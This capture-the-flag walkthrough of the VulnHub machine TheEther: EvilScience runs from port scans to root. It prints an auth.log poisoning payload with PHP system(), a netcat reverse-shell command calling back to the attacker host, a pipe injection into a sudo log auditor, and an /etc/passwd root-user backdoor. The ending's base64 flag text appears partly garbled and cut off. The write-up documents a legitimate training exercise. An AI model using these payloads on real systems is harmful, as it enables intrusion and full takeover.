TheEther-Evilscience

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.145

Lets try pinging it :

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ ping 192.168.110.145 -c 5
PING 192.168.110.145 (192.168.110.145) 56(84) bytes of data.
64 bytes from 192.168.110.145: icmp_seq=1 ttl=64 time=0.549 ms
64 bytes from 192.168.110.145: icmp_seq=2 ttl=64 time=0.414 ms
64 bytes from 192.168.110.145: icmp_seq=3 ttl=64 time=0.544 ms
64 bytes from 192.168.110.145: icmp_seq=4 ttl=64 time=0.459 ms
64 bytes from 192.168.110.145: icmp_seq=5 ttl=64 time=0.436 ms

--- 192.168.110.145 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4086ms
rtt min/avg/max/mdev = 0.414/0.480/0.549/0.055 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.145 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.145 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 19:23 IST
Nmap scan report for 192.168.110.145
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Lets try an aggressive scan on here :

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 192.168.110.145 -o aggressiveScan.txt
```

```
┌──(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ nmap -sC -sV -A -T5 -p 22,80 192.168.110.145 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 19:26 IST
Nmap scan report for theEther (192.168.110.145)
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
|   256 de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
|_  256 86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: The Ether
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
| 256 de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
|_ 256 86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: The Ether
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets do some directory fuzzing


Directory Fuzzing :

```
gobuster dir -u 192.168.110.145 -w /usr/share/wordlists/dirb/common.txt -o
directories.txt
```


```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ gobuster dir -u 192.168.110.145 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.145
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 299]
/.htpasswd            (Status: 403) [Size: 299]
/.hta                 (Status: 403) [Size: 294]
/images               (Status: 301) [Size: 319] [--> http://192.168.110.145/images/]
/index.php            (Status: 200) [Size: 6049]
/layout               (Status: 301) [Size: 319] [--> http://192.168.110.145/layout/]
/server-status        (Status: 403) [Size: 303]
Progress: 4614 / 4615 (99.98%)
```

Alright lets get to this web application

Web Application :



nothing in the source code lets check theses about us, research page




Looks like LFI vulnerability here

Gaining Access :

Lets try the two most obvious places here for this apache2 server those are /var/log/apache2/access.log and /var/log/auth.log

/var/log/auth.log seem to work for me here is the result using cadio



Lets try to convert this LFI to RCE

to do this im gonna use this command to poison the ssh log

```
curl -u '<?php system($_GET["cmd"]);?>' sftp://192.168.110.145/index.php?file=/var/log/auth.log -k
```

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ curl -u '<?php system($_GET["cmd"]);?>' sftp://192.168.110.145/index.php?file=/var/log/auth.log -k
Enter host password for user '<?php system($_GET["cmd"])':
curl: (67) Authentication failure
```

Now we can run cmd=`<comamnd>` lets try it

```
GET /?file=/var/log/auth.log&cmd=ls HTTP/1.1
Host: 192.168.110.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
Aug 16 07:17:01 theEther CRON[1005]: pam_unix(cron:session): session closed for user root
Aug 16 07:26:01 theEther sshd[1008]: Invalid user about.php
images
index.php
layout
licence.txt
research.php
xxxlogauditorxxx.py
from 192.168.110.64
Aug 16 07:26:01 theEther sshd[1008]: input_userauth_request: invalid user about.php
images
index.php
layout
licence.txt
research.php
xxxlogauditorxxx.py
```

Now we can execute command lets get a shell

First start a listener :

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ nc -lvp 9001
listening on [any] 9001 ...
```

i typed in this

```
&cmd=mknod%20/tmp/backpipe%20p;%20/bin/sh%200</tmp/backpipe%20|%20nc%20192.168.110.64%209001%201>/tmp/backpipe'
```

i gonna use caido again for this final request for this revshell

```
1  GET /?file=/var/log/auth.log&cmd=mknod%20
   /tmp/backpipe%20p;%20/bin/sh%200</tmp
   /backpipe%20|%20nc%20192.168.110.64%20900
   1%201>/tmp/backpipe HTTP/1.1
2  Host: 192.168.110.145
3  User-Agent: Mozilla/5.0 (X11; Linux
   x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4  Accept: text/html,application
   /xhtml+xml,application/xml;q=0.9,image
   /avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: keep-alive
8  Upgrade-Insecure-Requests: 1
9
10
```

And we get the revshell

```
┌──(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ nc -lvp 9001
Listening on [any] 9001 ...
connect to [192.168.110.64] from theEther [192.168.110.145] 46546
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

lets upgrade this shell now

```
┌──(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from theEther [192.168.110.145] 46546
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@theEther:/var/www/html/theEther.com/public_html$ ^Z
zsh: suspended  nc -lvp 9001

┌──(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvp 9001

www-data@theEther:/var/www/html/theEther.com/public_html$ export TERM=xterm
www-data@theEther:/var/www/html/theEther.com/public_html$
```

Vertical PrivEsc

One obvious i just see here is this

```
www-data@theEther:/var/www/html/theEther.com/public_html$ ls -al
total 11312
drwxrwxr-x 4 root www-data        4096 Nov 23  2017 .
drwxr-xr-x 5 root root            4096 Oct 23  2017 ..
-rwxrwxr-x 1 root www-data        5891 Oct 23  2017 about.php
drwxrwxr-x 3 root www-data        4096 Oct 23  2017 images
-rwxrwxr-x 1 root www-data        6495 Oct 23  2017 index.php
drwxrwxr-x 4 root www-data        4096 Oct 23  2017 layout
-rwxrwxr-x 1 root www-data        5006 Oct 23  2017 licence.txt
-rwxrwxr-x 1 root www-data       10641 Oct 23  2017 research.php
-rwsrwsr-x 1 root evilscience 11527272 Nov 23  2017 xxxlogauditorxxx.py
www-data@theEther:/var/www/html/theEther.com/public_html$
```

Now lets see what this binary does as we cant actually rewrite this

```
x.py ata@theEther:/var/www/html/theEther.com/public_html$ python xxxlogauditorxxx
==============================
Log Auditor
==============================
Logs available
------------------------------
/var/log/auth.log
/var/log/apache2/access.log
------------------------------

Load which log?: /var/log/auth.log
```

Ok so we can execute any other command now using a | symbol maybe if this doesnt work ill try & or && or ||

lets try | first

```
x.py ata@theEther:/var/www/html/theEther.com/public_html$ python xxxlogauditorxxx
==============================
Log Auditor
==============================
Logs available
------------------------------
/var/log/auth.log
/var/log/apache2/access.log
------------------------------

Load which log?: /var/log/auth.log| ls
about.php  index.php  licence.txt   xxxlogauditorxxx.py
images     layout     research.php
www-data@theEther:/var/www/html/theEther.com/public_html$
```

lets try running id as we can run this file as sudo as well

```
x.py ata@theEther:/var/www/html/theEther.com/public_html$ sudo ./xxxlogauditorxxx
==============================
Log Auditor
==============================
Logs available
------------------------------
/var/log/auth.log
/var/log/apache2/access.log
------------------------------

Load which log?: /var/log/auth.log | id
uid=0(root) gid=0(root) groups=0(root)
cat: write error: Broken pipe
www-data@theEther:/var/www/html/theEther.com/public_html$
```

so we can just execute command with root i guess

Best way not to move forward is to proably add a user account in /etc/passwd so we can just login as root here

use this : /var/log/auth.log| echo 'evilsc1ence:6YK.U.xZVRm$RnektJOqahuXLZEfA0sl9.lhBeYg83RfTDmHHKKlcccYt6JNeqyIoLrc2.Bw4hAkOjJ5fTJGVQh7x9XiapPTW.:0:0::/root:/bin/bash' >> /etc/passwd

New user

Username : evilsc1ence
Password : 123456

and we can get root now

```
www-data@theEther:/var/www/html/theEther.com/public_html$ su evilsc1ence
Password:
root@theEther:/var/www/html/theEther.com/public_html# id
uid=0(root) gid=0(root) groups=0(root)
root@theEther:/var/www/html/theEther.com/public_html#
```

for the flag

```
root@theEther:/var/www/html/theEther.com/public_html# cd /root
root@theEther:~# ls
flag.png
```

Lets get this file on our system here

im gonna start a python server in this directory on this machine

```
root@theEther:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 ...
```


now lets get this file

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ wget http://192.168.110.145:8000/flag.png
--2024-08-16 20:36:37--  http://192.168.110.145:8000/flag.png
Connecting to 192.168.110.145:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 197712 (193K) [image/png]
Saving to: 'flag.png'

flag.png                    100%[=========================================>] 193.08K  --.-KB/s    in 0.01s

2024-08-16 20:36:37 (17.2 MB/s) - 'flag.png' saved [197712/197712]
```

and lets see this png now



Lets run strings on this file

in the end of it u should find this

```
IEND
flag: b2N0b2JlciAxLCAyMDE3LgpXZSBoYXZlIG9yIGZpcnN0IGJhdGNoIG9mIHZvbHVudGVlcnMgZm9yIHRoZSBnZW5vbWUgcHJvamVjdC4gVGhlIGdy
b3VwIGxvb2tzIHByb21pc2luZywgd2UgaGF2ZSBoaWdoIGhvcGVzIGZvciBOaGlzIQoKT2NOb2JlciAzLCAyMDE3LgpUaGUgZmlyc3QgaHVtYW4gdGVzdC
B3YXMgY29uZHVjdGVkLiBPdXIgc3VyZ2VvbnMgaGF2ZSBpbmplY3RlZCBhIGZlbWFsZSBzdWJqZWN0IHdpdGggdGhlIGZpcnN0IHN0cmFpbiBvZiBhIGJl
bmlnbiB2aXJ1cy4gTm8gcmVhY3Rpb25zIGF0IHRoaXMgdGltZSBmcm9tIHRoaXMgcGF0aWVudC4KCk9jdG9iZXIgMywgMjAxNy4KU29tZXRoaW5nIHhhcy
Bnb25lIHdyb25nLiBBZnRlciBhIGZldyBob3VycyBvZiBpbmplY3Rpb24sIHRoZSBodW1hbiBhcHBlYXJzIHN5bXB0b21hdGljLCBleGhp
Yml0aW5nIGRlbWVudGlhLCBoYWxsdWNpbmF0aW9ucywgc3dlYXRpbmcsIGZvYW1pbmcgb2YgdGhlIG1vdXRoLCBhbmQgcmFwaWQgZ3Jvd3RoIG9mIGNhbm
luZSBOZWV0aCBhbmQgbmFpbHMuCgpPY3RvYmVyIDQsIDIwMTcuCk9ic2VydmluZyBvdGhlciBjYW5kaWRhdGVzIHJlYWN0IHRvIHRoZSBpbmplY3Rpb25z
LiBUaGUgZXRoZXIgc2VlbXMgdG8gd29yayBmb3Igc29tZSBidXQgbm90IGZvciBvdGhlciBjYW5kaWRhdGVzIHJlYWN0IHRvIHRoZSBpbmplY3Rpb24z
VGhlIGZlbWFsZSBzdWJqZWN0IHBhc3NlZC4gQWZOZXIgZGVjcmVhc2luZyBgbXVzY2xlIG9NvbnRyYWN0aW9ucyBhbmQgbGmZS1saWtlIGJlaGF2aW9ycy
BhcmUgc3RpbGwgdmlzaWJsZS4gVGhpcyBpcyBpXBvc3NpYmxlISBTcGVjaW1lbiBoYXMgYmVlbiBtb3ZlZCB0byBhIGNvbnRhaW5tZW50IHF1YXJhbnRp
bmUgZm9yIGZ1cnRoZXIgZXZhbHVhdGlvbi4gVGhpcyBpcyBwYXJ0IG9mIGlkYXRlcyBhcmUgYmVnaW5uaW5nIHRvIGV4aGliaXQgc2
ltaWxhciBzeW1wdG9tcyBhbmQgcGF0dGVybnMgYXMgZmVtYWxlIHNwZWNpbWVuLiBQbGFubmluZyB0ogdG8gcXVhcmFudGluZSBhcyB3
ZWxsLgoKT2N0b2JlciAxMCwgMjAxNy4KSXNvbGFOZWQgYW5kIGV4cG9zZWQgc3ViamVjdCBhcmUgZGVhZCwgY29sZCwgbWV2aW5nLCBnbmFybGluZywgYW
5kIGF0dHJhY3RlZCBObyBmbGVzaCBhbmQvb3IgYmxvb2QuIENhbm5pYmFsaXNOaWMtbGlrZSBiZWhhdmlvdXIgZGV0ZWN0ZQuIEFuIGFudGlkb3RlL3Zh
Y2NpbmUgaGFzIGJlZW4gcHJvcG9zZWQuCgpPY3RvYmVyIDExLCAyMDE3LgpIdW5kcmVkcyBvZiBwZW9wbGUgaGF2ZSBiZWVuIGJ1cm5lZCBhbmQgYnVybmVkIGFsb25nIHdpdGggdGhlIGV4cGVy
aW1lbnRzIGNvbmR1Y3RlZCB0byBjb3ZlciB1cCB0aGUgc3RvcnkuCgpPY3RvYmVyIDEzLCAyMDE3LgpXZSBoYXZlIGRlY2lkZWQgdG8gc3RvcCBjb25kdW
N0aW5nIHRoZXNlIGV4cGVyaW1lbnRzIGR1ZSBOYyBOaGUgbGFjayBvZiBhbnRpZ90ZSBvciBldGhlci4gVGhlIG1haW4gcmVhc29uIHRoZSBu
dW1lcm91cyBkZWF0aCBkdWUgdG8gdGhlIHN1YmplY3RzIGRpc3BsYXlpbmcgZXh0cmVkLiBUaGUgQ0RDIGhhcyBiZWVuIHN1c3BpY2lvdXMgb2Ygb3VyIHRlc3RpbmdzIGFu
ZCBhcmUgY29uc2lkZXJpbmcgbWFydGlhbCBsYXdzIGluIHRoZSBldmVudCBvZiBhbiBvdXRicmVhayB0byB0aGUgZ2VuZXJhbCBwb3B1bGF0aW9uLgoKLS
1Eb2N1bWVudCBzY2hlZHVsZWQgdG8gYmUgc2hyZWRkZWQgb24gT2N0b2JlciAxNXRoIGFmdGVyIFBTQS4K
```

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$
```

lets decode this real quick

```
┌──(pks㉿Kali)-[~/VulnHub/TheEther:EvilScience]
└─$ echo "b2N0b2JlciAxLCAyMDE3LgpXZSBoYXZlIG9yIGZpcnN0IGJhdGNoIG9mIHZvbHVudGVlcnMgZm9yIHRoZSBnZW5vbWUgcHJvamVjdC4gVGhlIGdyb3VwIGxvb2tzIHByb21pc2luZywgd2UgaGF2ZSBoaWdoIGhvcGVzIGZvciB0aGlzIQoKT2N0b2JlciAzLCAyMDE3LgpUaGUgZmlyc3QgaHVtYW4gdGVzdCB3YXMgY29uZHVjdGVkLiBPdXIgc3Vy
Z2VvbnMgaGF2ZSBpbmplY3RlZCBhIGZlbWFsZSBzdWJqZWN0IHdpdGggdGhlIGZpcnN0IHN0cmFpbiBvZiBhIGJlbmlnbiB2aXJ1cy4gTm8gcmVhY3Rpb25zIGF0IHRoaXMgdGl
tZSBmcm9tIHRoaXMgcGF0aWVudC4KCk9jdG9iZXIgMywgMjAxNy4KU29tZXRoaW5nIGhhcyBnb25lIHdyb25nLiBBZnRlciBhIGZldyBob3VycyBvZiBpbmplY3Rpb24sIHRoZS
BodW1hbiBzcGVjaW1lbiBhcHBlYXJzIHN5bXB0b21hdGljLCBleGhpYml0aW5nIGRlbWVudGlhLCBoYWxsdWNpbmF0aW9ucywgc3dlYXRpbmcsIGZvYW1pbmcgb2YgdGhlIG1vd
XRoLCBhbmQgcmFwaWQgZ3Jvd3RoIG9mIGNhbmluZSB0ZWV0aCBhbmQgbmFpbHMuCgpPY3RvYmVyIDQsIDIwMTcuCk9ic2VydmluZyBvdGhlciBjYW5kaWRhdGVzIHJlYWN0IHRv
IHRoZSBpbmplY3Rpb25zLiBUaGUgZXRoZXIgc2VlbXMgdG8gd29yayBmb3Igc29tZSBidXQgbm90IGZvciBvdGhlcnMuIEtlZXBpbmcgY2xvc2Ugb2JzZXJ2YXRpb24gb24gZmV
tYWxlIHNwZWNpbWVuIG9uIE9jdG9iZXIgM3JkLgoKT2N0b2JlciA3LCAyMDE3LgpUaGUgZmlyc3QgZmxhdGxpbmUgb2YgdGhlIHNlcmllcyBvY2N1cnJlZC4gVGhlIGZlbWFsZS
BzdWJqZWN0IHBhc3NlZC4gQWZ0ZXIgZGVjcmVhc2luZywgbXVzY2xlIGNvbnRyYWN0aW9ucyBhbmQgbGlmZS1saWtlIGJlaGF2aW9ycyBhcmUgc3RpbGwgdmlzaWJsZS4gVGhpc
yBpcyBpbXBvc3NpYmxlISBTcGVjaW1lbiBoYXMgYmVlbiBtb3ZlZCB0byBhIGNvbnRhaW5tZW50IHF1YXJhbnRpbmUgZm9yIGZ1cnRoZXIgZXZhbHVhdGlvbi4KCk9jdG9iZXIg
OCwgMjAxNy4KT3RoZXIgY2FuZGlkYXRlcyBhcmUgYmVnaW5uaW5nIHRvIGV4aGliaXQgc2ltaWxhciBzeW1wdG9tcyBhbmQgcGF0dGVybnMgYXMgZmVtYWxlIHNwZWNpbWVuLiB
QbGFubmluZyB0byBtb3ZlIHRoZW0gdG8gcXVhcmFudGluZSBhcyB3ZWxsLgoKT2N0b2JlciAxMCwgMjAxNy4KSXNvbGF0ZWQgYW5kIGV4cG9zZWQgc3ViamVjdCBhcmUgZGVhZC
wgY29sZCwgbW92aW5nLCBnbmFybGluZywgYW5kIGF0dHJhY3RlZCB0byBmbGVzaCBhbmQvb3IgYmxvb2QuIENhbm5pYmFsaXN0aWMtbGlrZSBiZWhhdmlvdXIgZGV0ZWN0ZWQuI
EFuIGFudGlkb3RlL3ZhY2NpbmUgaGFzIGJlZW4gcHJvcG9zZWQuCgpPY3RvYmVyIDExLCAyMDE3LgpIdW5kcmVkcyBvZiBwZW9wbGUgaGF2ZSBiZWVuIGJ1cm5lZCBhbmQgYnVy
aWVkIGR1ZSB0byB0aGUgc2lkZSBlZmZlY3RzIG9mIHRoZSBldGhlci4gVGhlIGJ1aWxkaW5nIHdpbGwgYmUgYnVybmVkIGFsb25nIHdpdGggdGhlIGV4cGVyaW1lbnRzIGNvbnR
